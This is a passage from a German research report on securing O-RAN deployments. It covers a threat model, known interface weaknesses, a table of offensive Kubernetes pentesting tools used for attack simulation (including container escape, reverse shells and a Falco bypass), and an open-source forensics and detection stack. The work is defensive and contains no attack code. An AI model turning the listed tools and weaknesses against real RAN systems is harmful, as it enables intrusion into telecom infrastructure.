Zur Untersuchung von IT-Sicherheitsvorfällen werden Angriffsaktivitäten simuliert, die entsprechende Spuren, u.a. Log-Einträge, in den Systemen hinterlassen. Um eine plausible und präzise Auswahl von Angriffsspuren zu selektieren, muss zunächst die Bedrohungslandschaft analysiert und bestimmt werden. Dies beinhaltet die Betrachtung der zu analysierenden Software, die Art des Betriebs und der Bereitstellung inklusive der beteiligten Technologien sowie die Identifikation potenzieller Angreifer und deren Fähigkeiten. Diese und weitere Aspekte bilden das Bedrohungsmodell, auf dem die Angriffssimulation aufbaut.

Die Analyse der potentiellen Angreifer hat gezeigt, dass die größten Bedrohungen von internen Angreifern ausgehen. Diese Erkenntnisse basieren auf der Bedrohungsanalyse der O-RAN Alliance Security Working Group 11⁶ und der „Open-RAN Risikoanalyse“ des Bundesamtes

⁵ O-RAN Architecture Description (O-RAN.WG1.OAD-R003-v12.00); Sec. 2.3.1 Definitions

⁶ O-RAN ALLIANCE e.V. (2024). *O-RAN Technical Work Groups*. About us. <https://www.o-ran.org/about#technical-workgroup>

für Sicherheit in der Informationstechnik⁷. Es werden aber auch externe Angreifer betrachtet, wie z.B. der Cloud Service Provider, der die Infrastruktur bereitstellt, oder externe Entwickler, die funktionale Erweiterungen in Form von rApps/xApps bereitstellen, um z.B. die Effizienz des RAN zu steigern. Die betrachteten Angreifer, betrachtet für das O-RAN I-Release (2023), werden in Tabelle 1 aufgeführt und sind im Kontext der O-RAN-Architektur in Abbildung 3 dargestellt.

Tabelle 1: Bedrohungsakteure im O-RAN SC I-Release-Ökosystem

Angreifer	Intern/Extern	Berechtigungsstufe
Insider Admin	Intern	Medium
RAN Operator	Intern	High
Cloud Service Provider	Extern	Medium
xApp/rApp Developer	Extern	Medium

Die Angriffsfläche des O-RAN-Ökosystems wird durch die Cloud-basierte Implementierung und Orchestrierung der verteilten Infrastruktur erheblich vergrößert. Die Unterteilung der RAN-Komponenten und die Einführung zahlreicher offener Schnittstellen erfordern einen stärkeren Fokus auf Sicherheit, der bei der Implementierung des I-Release durch das O-RAN SC nicht ausreichend berücksichtigt wurde⁸. Die zugrundeliegenden Technologien wie Containerisierung und Orchestrierung mit Kubernetes integrieren umfangreiche und komplexe Softwaresysteme in das O-RAN Ökosystem, die in kurzen Releasezyklen aktualisiert werden. Wenn RAN-Betreiber neue Versionen nicht rechtzeitig einführen, steigt mit der Zeit das Risiko, bekannten Schwachstellen ausgesetzt zu sein. Beispiele für bekannte Schwachstellen, die das betrachtete I-Release betreffen, sind in Tabelle 2 aufgeführt.

Tabelle 2: Auszug der analysierten Schwachstellen im O-RAN Ökosystem

O-RAN Komponente	Schwachstelle	Quelle
Near-RT RIC	Outdated Kubernetes Version	O-RAN WG11
E2 Interface	Unencrypted E2AP	O-RAN WG11
A1 Interface	Unencrypted HTTP	O-RAN WG11
A1 Interface	Unauthenticated A1-Interface	O-RAN WG11
xApps, rApps	No Principle of least privilege	O-RAN WG11

Des Weiteren wurden CVEs für die I-Release-Implementierung veröffentlicht⁹. Es gibt jedoch keine Proof-of-Concept-Implementierungen, die für die Simulation verwendet werden können.

⁷ Köpsell, S., Ruzhanskiy, A., Hecker, A., & Stachorra, D. (2021, November). *Open-RAN Risikoanalyse*. Bundesamt für Sicherheit in der Informationstechnik. https://www.bsi.bund.de/DE/Service-Navi/Publikationen/Studien/Open-RAN/Open-RAN_node.html

⁸ H. Witte-meier, A.J. Dieterich, T. Karl, A. Grebe: „Open RAN Threat Analysis of the O-RAN SC Reference Implementation“, in Cologne Contributions to Computer Engineering, 2024, ISSN 2193-570X

⁹ OpenCVE. (2024). *Vulnerabilities O-RAN SC*. <https://app.opencve.io/cve/?cvss=&search=o-ran%2B>

Ziel der Angriffssimulation ist es, eine möglichst große Anzahl von Angriffsvektoren abzudecken, um die DFIR-Umgebung so weit wie möglich zu verifizieren und den Einblick in Angriffsaktivitäten zu maximieren. Dementsprechend wird eine Vielzahl von Angriffsszenarien betrachtet, die die zugrundeliegenden Technologien angreifen und damit die Applikationen auf Systemebene beeinträchtigen können. Diese Technologien betreffen unter anderem die Containerisierung und Orchestrierung der betriebenen RAN-Komponenten durch Kubernetes. Dazu wurden diverse Threat Knowledge Databases analysiert und die relevantesten und kritischsten Angriffe ausgewählt. Unter anderem wurden die MITRE ATT&CK¹⁰ und dessen Containers Matrix und Cloud Matrix, die MITRE FiGHT¹¹ und die Microsoft Threat Matrix for Kubernetes¹² eingehend untersucht.




Abbildung 3: Angreiferperspektiven - O-RAN Architektur

Für die ORAN-Implementierung gibt es kein integriertes Pentesting-Tool zur Generierung von Sicherheitsvorfällen bzw. zur Überprüfung ihrer Absicherung. Aus diesem Grund wurde entschieden, verschiedene existierende Pentesting-Tools zu verwenden und die Ausführung der Angriffe in ein übergeordnetes, im Projekt entwickeltes Management-Tool („ClusterForce“) zu integrieren und für den Ausführungskontext zu parametrisieren. Darüber hinaus ermöglicht das einheitliche Management der Angriffssimulation die Erfassung von Metadaten wie Ausführungszeit, Rückgabewerte, Angriffsziel und Einordnung in Threat Frameworks und damit die zentrale Erfassung, Auswertung und Korrelation der Angriffe in Verbindung mit den gesammelten Erkenntnissen aus der DFIR-Umgebung.

Für Pentesting-Aufgaben, zur Durchführung von Angriffen auf IT-Systeme sind zahlreiche Tools verfügbar. In einer ersten Evaluation wurde ermittelt, welche Tools für den Einsatz im Projekt 5G-FORAN für die spezifische ORAN-Umgebung geeignet sind. Die folgende Tabelle 3 fasst die ausgewählten Tools, ihre Funktionalität und ihren Einsatzbereich zusammen.

¹⁰ The MITRE Corporation. (2024). *Enterprise Matrix*. Matrix - Enterprise | MITRE ATT&CK®. <https://attack.mitre.org/matrices/enterprise/>

¹¹ The MITRE Corporation. (2024b). *MITRE FightTM*. MITRE | FightTM. <https://fight.mitre.org/>

¹² The MITRE Corporation. (2021). *Microsoft Threat Matrix for Kubernetes*. About - Threat Matrix for Kubernetes. <https://microsoft.github.io/Threat-Matrix-for-Kubernetes/about/>

Tabelle 3: ClusterForce - Auswahl der eingebundenen Pentesting-Tools¹³

Tool	Kategorie	Kurzbeschreibung	Einsatzbereich & Kernfunktionalität
KDigger	Kubernetes-Sicherheitsprüfung	Kubernetes Schwachstellenprüfung und Angriffssimulation	Pentesting von einem Pod aus, Kontext-Discovery, Überprüfung von Konfigurationsfehlern, Testen von Angriffsvektoren.
StratusRed-Team	Cloud-Sicherheitsprüfung	Simuliert Angriffe auf Cloud-Dienste	Einfache Ausführung offensiver Angriffstechniken in Live-Umgebung, MITRE ATT&CK Mapping. Vorgefertigte Angriffstechniken für Kubernetes und verschiedene Cloud-Umgebungen.
FlightSim	Angriffssimulation	Simuliert maliziösen Netzwerkverkehr	Leichtgewichtiges Programm zur Erzeugung von maliziösem Netzwerkverkehr, simuliert Netzwerk-Scanner, Spambots, SSH-Traffic, Datenexfiltration und Vielzahl von C2-Traffic-Familien.
Kube-Hunter	Kubernetes-Sicherheitsprüfung	Scannt Kubernetes auf Schwachstellen und simuliert Angriffe	Sucht aktiv Sicherheitslücken in Kubernetes-Clustern, Remote-Scanning, Exploit-Discovery, Interface-Scanning, Passive Scanning, MITRE ATT&CK Mapping, Kontext-Analyse.
Nmap	Netzwerk-scanner	Analysiert IP-Adressbereiche und offene Ports	Analysiert IP-Adressbereiche und offene Ports, Service-Erkennung, OS-Fingerprinting, Netzwerktopologie-Discovery, Skript-Fähigkeit, Firewall-Tests.
Kubescape	Kubernetes-Sicherheitsprüfung	Schwachstellen- und Sicherheitskonformitätsprüfung	Führt Schwachstellen- und Sicherheitskonformitätsprüfungen in Kubernetes-Clustern durch, CIS-Benchmarks, Policy Checks, Konfigurationsanalyse, Container Security, Cluster-Scanning, YAML-Analyse, Helm-Chart-Überprüfung, Runtime Security.
Trivy	Container/Kubernetes-Sicherheitsprüfung	Scannt Container, Filesysteme und Kubernetes Installationen auf Schwachstellen	Scannt Container-Images, Filesysteme, Git-Repositories und Kubernetes-Installationen auf bekannte Schwachstellen und sensible Informationen, CVE-Scanning, Fehlkonfigurationserkennung, Prüfung sensibler Informationen und Secrets, Git-Repository-Scanning, Container-Image-Analyse, Filesystem-Analyse, Kubernetes-Scanning.
RedKube	Kubernetes-Angriffstool	Simuliert Angriffe auf Kubernetes	Sicherheitsprüfung von Kubernetes-Clustern aus Angreiferperspektive basierend auf kubectl-Kommandos, passive Reconnaissance, Exploitation, Adversary Emulation, kubectl, MITRE ATT&CK Mapping, RBAC-Tests

¹³ Im Anhang A sind Referenzen zu den genannten Pentesting-Tools aufgeführt.

Rakkes	Kubernetes-Sicherheitsprüfung	Bewertet Kubernetes-Ressourcen Zugriffsrechte	Überprüft und zeigt die Zugriffsrechte des aktuellen Benutzers und aller Server-Ressourcen in einem Kubernetes-Cluster an, Zugriffsmatrix, Berechtigungsübersicht, kubectl-Plugin, RBAC-Analyse, Benutzer-Zugriffsprüfung, Autorisierungsbewertung
CDK	Container Angriffssimulation	Simuliert Container-basierte Angriffe	Toolkit für Container-Penetration, das Exploits in schlanken Containern ohne OS-Abhängigkeit bietet. Einsatz leistungsstarker Exploits, um Container zu escapen und Kubernetes-Cluster zu übernehmen. Container-Escaping, Exploit-Bewertung, Persistence, Laterale Bewegung, Szenario-basierte Angriffssimulation, Rapid Exploit-Deployment.
BadPods Scripts	Kubernetes-Sicherheitsprüfung	Sammlung unsicherer Konfigurationen von Kubernetes-Ressourcen	Sammlung von Manifests, die Pods mit unterschiedlichen erhöhten Privilegien erstellen, um den Einfluss sicherheitsrelevanter Pod-Attribute wie hostNetwork, hostPID, hostPath, hostIPC und privileged zu demonstrieren. Privilege Escalation, Container Escape, Pod-Sicherheitsfehlkonfiguration, Diverse Ressourcentypen, Reverse Shells
Hacker Container	Angriffssimulation	Container mit Sammlung von Pentesting-Tools	Container für Kubernetes-Sicherheitsbewertungen mit einer umfangreichen Sammlung an Tools und Utilities zur Durchführung von Penetrationstests. Toolsammlung, Kubernetes-Assessment, Penetrationstests, Hacking-Utilities, Offline-Einsatz, Cluster-Hacking
MTKPI	Kubernetes-Sicherheitsprüfung	Container mit Sammlung von Kubernetes Pentesting-Tools	Docker-Image mit umfangreicher Toolsammlung für Kubernetes-Penetrationstests, inklusive Web-Shell-Zugriff für Umgebungen mit eingeschränkten Rechten. Umfassende Toolsammlung, Umgehung signaturbasierter Sicherheitsmechanismen (Falco-Bypass), Einsatz in restriktiven Netzwerken, große Abdeckung Techniken Microsoft Threat Matrix for K8s.

Neben der systemnahen Betrachtung der betriebenen O-RAN SC Referenzimplementierung sind Angriffe auf Applikationsebene von zentraler Bedeutung. Wie bereits in Tabelle 1 der Bedrohungsakteure erwähnt, können xApps und rApps eine enorme Gefahr für die Sicherheit der O-RAN Umgebung darstellen. Diese Bedrohung wird durch die von MITRE veröffentlichte MITRE FiGHT Matrix¹⁴ und von der Security Working Group 11 der O-RAN Alliance in der Spezifikation O-RAN Study on Security for Near Real Time RIC and xApps 5.0¹⁵ untermauert.

¹⁴ The MITRE Corporation. (2024). *Radio control manipulation via rogue xApps*. MITRE FightTM. <https://fight.mitre.org/techniques/FGT5034>

¹⁵ O-RAN ALLIANCE e.V. (2024). *O-RAN.WG11.Security-Near-RT-RIC-xApps-TR.0-R003-v05.00*. O-RAN Specifications. <https://specifications.o-ran.org/download?id=626>

Die Hauptgefahr stellt das Onboarding von extern entwickelter und veröffentlichter Software dar. Sofern diese nicht ausreichend verifiziert wird und Authentifizierungsmechanismen nicht korrekt implementiert sind, können maliziöse xApps/rApps Zugriff auf nicht autorisierte Komponenten erhalten oder sogar durch Privilege Escalation und Lateral Movement ausbrechen und die O-RAN Umgebung weitreichend kompromittieren. Die in diesem Projekt betrachtete O-RAN SC Referenzimplementierung (I-Release) besitzt keine funktionsfähige Implementierung des rApp Managers, daher liegt der Fokus auf Applikationsebene auf der Simulation von Angriffen über xApps auf dem near-RT RIC.

1.2 Konzeption und Realisierung

Auf Basis der Evaluationsergebnisse erfolgt in den nachfolgenden Abschnitten die Darstellung der wesentlichen Ergebnisse und Erkenntnisse aus den Konzeptions- und Realisierungsarbeiten.

1.2.1 O-RAN SC Referenzimplementierung mit srsRAN und open5GS

Wie bereits beschrieben wurde als Grundlage für das Projektvorhaben eine Open RAN Umgebung aufgebaut, die sowohl für die Evaluations, Konzeption und Realisierung beider Teilvorhaben zum Einsatz kam. Die benutzte Software stammt aus der O-RAN Software Community und wurde anfangs im G-Release implementiert.

Der Aufbau der Referenzumgebung ist in das Non-RT RIC und das Near-RT RIC unterteilt. Da beide Komponenten im G-Release unterschiedliche Anforderungen an die Kubernetes Version hatten, wurden sie separat auf unterschiedlichen Kubernetes-Clustern installiert. Bei der Installation fiel auf, dass es keine einheitlichen Dokumentationen und Installationswege für die unterschiedlichen Komponenten gab. Der Eindruck einer mangelnden Standardisierung unterschiedlicher Komponenten setzte sich bei der Verbindung beider RICs fort. Die Kommunikation der RICs erfolgt über die A1-Schnittstelle, eine REST basierte API. Während der Initialisierungsphase zeigte sich, dass die Komponenten für die Abfrage von Ressourcen unterschiedliche URIs nutzten und so ein Aufbau der Verbindung erfolglos blieb. Dieses Problem wurde an die Software Community zurückgespielt und mit dem I-Release behoben.

Während den Realisierungsarbeiten zeigte sich auch an weiteren Stellen, dass der Reifegrad der Implementierung noch nicht für einen produktiven Einsatz ausreicht. Beispiele sind Schwachstellen und Probleme, die auf eine Entwicklung ohne das Security by Design/Default Konzept zurückzuführen sind. So sind in Komponenten unauthentifizierte Schnittstellen implementiert z.B. das A1 Interface¹⁶ und im ONAP-Teil feste Passwörter gesetzt¹⁷. Die Implementierung von verschiedenen Schnittstellen basiert aktuell noch auf Simulatoren (z.B. O1 und Open FH M-Plane; anfänglich auch E2), was die konzipierte Referenzimplementierung in Funktion und Umfang nochmals einschränkt.

Mit der Umstellung der Umgebung auf das I-Releases konnten einige Probleme behoben werden, jedoch gab es für das I-Release bis dato keine feste Release-Version, sodass Subkomponenten teilweise mit falschen Versionen angegeben waren, die dann manuell angepasst werden mussten. Ebenso führte die Verschiebung von Paketversionen in den unterschiedlichen Image-Repositories der Community zu Problemen, da erwartete Versionen nicht vorgefunden wurden. Auch hier war eine manuelle Anpassung notwendig.

¹⁶ Henrik Wittemeier: Analyse von Schwachstellen der O-RAN Spezifikation und Entwicklung von Angriffen auf O-RAN Applikationen, Forschungsprojekt, Master Technische Informatik, Computer Networks Research Group, TH Köln, WS2023/24

¹⁷ ONAP: hard-coded Passwords list <https://lf-onap.atlassian.net>

Im Zuge einer weiteren Iterationsstufe der Test- und Referenzumgebung wurde ein User Equipment (UE) und ein 5G Core hinzugefügt, um die Auswirkungen von Angreiferaktivitäten genauer einschätzen zu können. Die Implementierung einer gNodeB und eines UEs erfolgte durch das Projekt srsRAN¹⁸, als 5G Core kam die Standalone Implementierung von open5GS¹⁹ zum Einsatz. Durch die gNodeB wurde somit das Setup über die E2-Schnittstelle um eine zusätzliche Drittanbieterlösung erweitert. Jedoch war auch hier für eine Interoperabilität eine Anpassung der Software durch einen Patch im srsRAN-Projekt notwendig.

Die letzte Ausbaustufe der Test- und Referenzumgebung ist in der nachfolgenden Abbildung dargestellt. Durch die initialen Einschränkungen ist das Deployment auf zwei Cluster aufgeteilt. Cluster A bildet die Funktionen des Non-RT RICs und SMO ab. Zusätzlich sind dort Simulatoren für das O1-Interface und das Open FH M-Plane implementiert. Auf Cluster B ist das Near-RT RIC, sowie das srsRAN und Open5GS implementiert.




Abbildung 4: Architektur der OpenRAN Test- und Referenzumgebung

1.2.2 DFIR-Tools

Ein wichtiger Aspekt aus den Evaluationsarbeiten ist die Erkenntnis, dass innerhalb der Open RAN Referenzimplementierung der O-RAN Alliance auf eine Container-basierte Microservice-Architektur zurückgegriffen wird und Kubernetes für das Management der Container zum Einsatz kommt. Die hier konzipierte Lösung für die digitale Forensik und Incident Response lässt sich vollumfängliche in eine solche Umgebung integrieren, sodass für den laufenden Betrieb

¹⁸ srsRAN Projekt: Open Source RAN; <https://www.srsran.com/>

¹⁹ Open5GS Projekt; <https://open5gs.org/>

auf einheitliche Konzepte und Verfahren gesetzt werden kann. Zum Einsatz kommen ausschließlich Open-Source-Komponenten innerhalb der Konzeption und Realisierung.

Da ein Open RAN grundsätzlich verteilt aufgebaut ist und so Microservices auf verschiedenen Servern ausgeführt werden, ist eine verteilte Architektur auch bei den DFIR-Methoden zu berücksichtigen. Die konzipierte Lösung besteht daher aus einer zentralen Umgebung (im Folgenden „DFIR-Base“), wo forensische Artefakte vorgehalten werden, und (mehreren) abgesetzten Komponenten, die auf den jeweiligen Open RAN Clustern angesiedelt sind (im Folgenden „DFIR-Satellite“) und dort forensische Artefakte einsammeln und Reaktionsmaßnahmen ausführen. Zu den ohnehin schon im Einsatz befindlichen Open RAN Kubernetes-Clustern ist demnach für DFIR-Base ein zusätzliches Cluster erforderlich. Hier kommt die Kubernetes-Distribution k3s²⁰ zum Einsatz, welche einer dedizierten Härtung auf Basis der CIS Kubernetes Benchmark unterzogen wurde. Zugehörige Skripte zur automatisierten Härtung sind dem 5G-FORAN Repository zu entnehmen.

Das Konzept zur Verwaltung und Inbetriebnahme der genutzten Tools zeichnet sich durch ein hohes Maß an Automatisierung und Effizienz im Deployment aus. Es wurde auf das „GitOps“-Prinzip gesetzt. Dabei wird der Zielzustand der DFIR-Tools deklarativ in Form von Dateien in Repositories definiert, die dann durch das Open-Source-Tool „Argo CD“²¹ auf die Kubernetes-Cluster ausgerollt werden. Argo CD ist als Kubernetes-Controller umgesetzt, der kontinuierlich den aktuellen Applikationszustand auf den Clustern mit den Vorgaben aus den Repositories abgleicht. Jegliche Änderungen am Zielzustand (z.B. neue Policies, Updates von Tools, etc.) werden im git-Repository über Pull-Requests eingebracht und sorgen so für eine transparente, konsistente und sichere Methode die DFIR-Tools zu betreiben. Die verschiedenen Umgebungen und Komponenten sind durch Argo CD Applikationen abgebildet. Das Open-Source-Tool selbst läuft in der DFIR-Base, die DFIR-Satellites sind als entfernte Kubernetes-Cluster eingebunden und können so ebenfalls provisioniert werden. Somit ist lediglich ein Zugriff zum Git-Repository von der DFIR-Base notwendig.

Für die DFIR-Tools (Base und Satellite) wurde auf Helm²² zurückgegriffen. Die Helm-Charts der einzelnen Komponenten sind in einem dedizierten git-Repository definiert, um eine Bereitstellung auch ohne Argo CD zu ermöglichen. Diese Charts werden in den Argo CD Applikationen verwendet, die das Deployment pro Kubernetes-Cluster sicherstellen.

Für die in der Evaluation identifizierten Bereiche wurden geeignete Open-Source-Tools ausgewählt, die in die zuvor beschriebene Umgebung integriert werden können. Alle Tools werden selbst als Container auf der Kubernetes-Infrastruktur ausgeführt und über Argo CD provisioniert. Im weiteren Verlauf werden die Tools, mit wichtigen Funktionen, sowie relevanten Vor- und Nachteilen beschrieben. Ein Architekturbild der DFIR-Tools ist im Anschluss in Abbildung 3 auf Seite 13 gegeben. Um Angreiferverhalten in Kubernetes Systemen untersuchen zu können gibt es unterschiedliche Ansatzpunkte. Es sind drei Ebenen der Anwendungsausführung zu betrachten:

1. Ebene: Der Host auf dem Kubernetes betrieben wird (Cluster-Node).
2. Ebene: Kubernetes als eigenständige Applikation (Audit Logs).
3. Ebene: Der Container bzw. PODs im Kontext von Kubernetes.

Die verschiedenen DFIR-Tools zeigen Vorteile auf einzelnen Ebenen, bringen aber auch Überschneidungen in der Aufzeichnung und Erkennung mit. Die folgenden Tools kommen zum Einsatz:

²⁰ K3S – Lightweight Kubernetes; <https://k3s.io/>

²¹ Argo CD; <https://argoproj.github.io/cd/>

²² Helm – The package manager for Kubernetes; <https://helm.sh/>

1.2.2.1 Fluent Bit mit Kubernetes Audit Logs

Ein erster und zentraler Baustein der DFIR-Satellite-Tools bildet Fluent Bit, der als Log-Shipper zum Einsatz kommt. Fluent Bit kann Container-Logs aus dem Dateisystem oder Systemd/Journald verarbeiten, die Logs mit Kubernetes-Metadaten anreichern und sie dann an verschiedene Speicherdienste (hier: OpenSearch) weiterleiten. Die Stärke und der Fokus des Tools für die konzipierte Lösung liegt auf dateibasierten Ereignisprotokollen.

Berücksichtigt wurden im Rahmen der Konzeption und Realisierung die Kubernetes Audit Logs, die Logs der anderen DFIR-Tools und initial auch die Open RAN Microservice Container-Logs. Wie aber bereits in der Evaluierung erwähnt, ergaben diese einen geringen Mehrwert für die digitale Forensik, da sich das Log-Level mit aktuellen Releases nicht adäquat parametrisieren lässt. Eine erneute Integration bei zukünftigen O-RAN Releases ist mir nur wenigen Konfigurationsanpassungen möglich. Eine wichtige Erkenntnis aus der Realisierung ist bei der Anreicherung mit Kubernetes-Metadaten auf das lokal auf den Nodes ausgeführte *kubelet* zurückzugreifen. Bei großen Kubernetes Clustern kann es sonst Performance-Engpässe geben, wenn für die Anreicherung immer auf den Kubernetes API-Server zurückgegriffen wird.

Sicherheitsrelevante Interaktionen mit der Kubernetes Control-Plane sind durch eine angepasste Kubernetes Audit-Policy berücksichtigt. Sie ist pro Kubernetes Cluster einzuspielen und sorgt für die Protokollierung der Ereignisse in eine Log-Datei, die mittels Fluent Bit zu OpenSearch weitergeleitet wird. Die Datei ist dem 5G-FORAN Repository zu entnehmen.

Innerhalb der DFIR-Satellite-Tools wurde zusätzlich logrotate integriert, um ein regelmäßiges Überschreiben der lokalen Log-Dateien sicherzustellen. Eine längere lokale Vorhaltung ist nicht erforderlich, da die Logs nach Generierung sofort durch Fluent Bit an OpenSearch weitergeleitet werden.

1.2.2.2 Tetragon

Tetragon²³ ist eine eBPF- und Policy-basiert Sicherheitsapplikation, die in der konzipierten Lösung für „Security Observability“ (= Sicherheitsbeobachtbarkeit) eingesetzt wird. Das Tool dient der Untersuchung von Ebene 1 und 3. Über den Kubernetes API-Server werden die Ereignisse mit Kubernetes-Metainformationen angereichert, ähnlich wie es auch bei Fluent Bit der Fall ist.

Sogenannte Tracing Policies werden in einer Kubernetes CR (Custom Ressource) definiert und können zur Laufzeit nachgeladen und adaptiert werden. Sie dienen der Spezifikation von Aktivitäten, die überwacht werden. Relevante Informationen aus dem Kernel werden innerhalb der DFIR-Tools über ein JSON-Log an Fluent Bit übergeben. Standardmäßig wird der Lebenszyklus von Prozessen protokolliert, was bereits in der hier betrachteten Open RAN Implementierung zu einem sehr hohen Log-Volumen führte. Über Export-Filter erfolgte ein Baselineing, um weniger relevante Ereignisse und bekannte Applikationen bereits direkt durch Tetragon herauszufiltern. Dies erfolgte sowohl auf Applikations- als auch auf Namespace-Ebene. Im Anschluss zeigte sich aber eine detaillierte und wertvolle Nachvollziehbarkeit von Aktivitäten für die digitale Forensik. Insbesondere die Überwachung kritischer Kommunikationsbeziehungen von Open RAN Microservices kann über Tetragon realisiert werden. Egal ob auf oder zwischen Kubernetes Clustern, die REST API basierte Interaktion zwischen den Diensten lässt sich über Tracing Policies realisieren (z.B. die Subscription einer xApp beim Subscription Manager, oder aber Routing Anpassungen im RIC Message Router). Die feinste Granularität bieten Filter auf IP-Adressebene. Da diese im Kontext von Kubernetes aber eine flüchtige Ressource darstellen, wird empfohlen die Tracing Policy auf zentrale Kubernetes-Namespace (z.B. *ricplt*) oder über POD-Labels zu beschränken.

²³ Tetragon - eBPF-based Security Observability and Runtime Enforcement; <https://tetragon.io/>

Durch weitere Tracing Policies erfolgt die Protokollieren von externen Verbindungen. Dazu wurden die von Kubernetes intern genutzten Netzbereiche rausgefiltert, um so alle ausgehenden Verbindungen eines Clusters zu überwachen. In einem Open RAN sind hier insbesondere externe, öffentliche IP-Adressen interessant, die in einem regulären Setup eher nicht vorzufinden sind.

Tracee

Tracee²⁴ ist ein auf eBPF-Basis arbeitendes, Policy-basiertes Tool, das zur Bedrohungserkennung genutzt wird. Bedrohungssignaturen werden für Tracee in Go oder Rego Dateien verfasst. Tracee wendet diese Signaturen auf der Betriebssystemebene an auf Events, die aus dem Kernel kommen. Innerhalb des Projekts wurde Tracee mit den Sigma-Erkennungsregeln konfiguriert. Sigma bietet Regeln in einem abstrakten Format, die als einheitliche Beschreibungssprache für sicherheitskritische Events etabliert sind.

Mit Tracee werden Kernelvorgänge wie Netzwerkpakete, Prozesse und Dateiänderungen beobachtet und mit Angreiferverhalten basierend auf Sigma Regeln verglichen. Tracees Ausgabeformat ist frei konfigurierbar und enthält Prozessspezifische Informationen sowie Informationen bezüglich Container- und Kubernetes-Metadaten.

1.2.2.3 Falco

Mit Falco²⁵ besteht innerhalb der DFIR-Tools ein Baustein, der mit einem umfassenden vordefinierten Regelwerk auf die Erkennung von Angriffen spezialisiert ist und sich dadurch von den anderen Komponenten absetzt. Ein Teil der genau genommen im Bereich Detection anzusiedeln ist. Wie bereits in der Evaluation erläutert, sind aber auch die Ereignisse von Sicherheitslösungen für die digitale Forensik von Interesse. Sie geben wichtige Initialereignisse, die bereits eine Wertung vorweisen und der Startpunkt für weiterführende Analysen sind. Insbesondere durch ein Mapping der vordefinierten Regeln auf das MITRE ATT&CK Framework wird ein wichtiger Kontext für die Analyse eines Vorfalls gegeben. Zusätzlich bietet Falco die Möglichkeit Reaktionsmaßnahmen bei einem verdächtigen Ereignis einzuleiten (siehe „Argo Events mit Argo Workflow“ auf Seite 13).

Auch Falco nutzt eBPF als Technologie, um das vorhandene Regelwerk auf Aktivitäten innerhalb eines Kubernetes-Nodes anzuwenden. Zusätzlich wurde das Regelwerk um Custom Rules erweitert, die auf Basis der Angriffssimulation entwickelt wurden. Sie sind dem 5G-FORAN Repository zu entnehmen. Neben den eBPF-basierten Systemaufrufen wird das Falco-Plugin k8saudit eingesetzt, um auf Kubernetes Audit Ereignisse zuzugreifen und zusätzliche Falco-Regeln für eine Anomalieerkennung anzuwenden. Im Rahmen der durchgeführten Testaktivitäten zeigte sich eine sehr breite Abdeckung verschiedenster Angriffstechniken, die durch Falco detektiert und alarmiert wurden.

1.2.2.4 Argo Events mit Argo Workflow

Zur Realisierung einer Komponente, die für die Reaktion auf Sicherheitsvorfälle zum Einsatz kommt, wurde auf zwei weitere Bausteine aus dem Argo-Umfeld zurückgegriffen: Argo Events mit Argo Workflow.²⁶ Argo Events erweitert ein existentes Kubernetes Cluster um einen zusätzlichen Controller, der nach einer Benachrichtigung über den Argo Event Bus einen Workflow initiiert. Für die Benachrichtigung wurde die Kombination Falco mit Falcosidekick

²⁴ Tracee Website; <https://aquasecurity.github.io/>

²⁵ Falco Website; <https://falco.org/>

²⁶ Websites; <https://argoproj.github.io/argo-events/> und <https://argoproj.github.io/workflows/>

verwendet. Es konnten beide in der Evaluation identifizierten Reaktionsmaßnahmen erfolgreich umgesetzt werden.

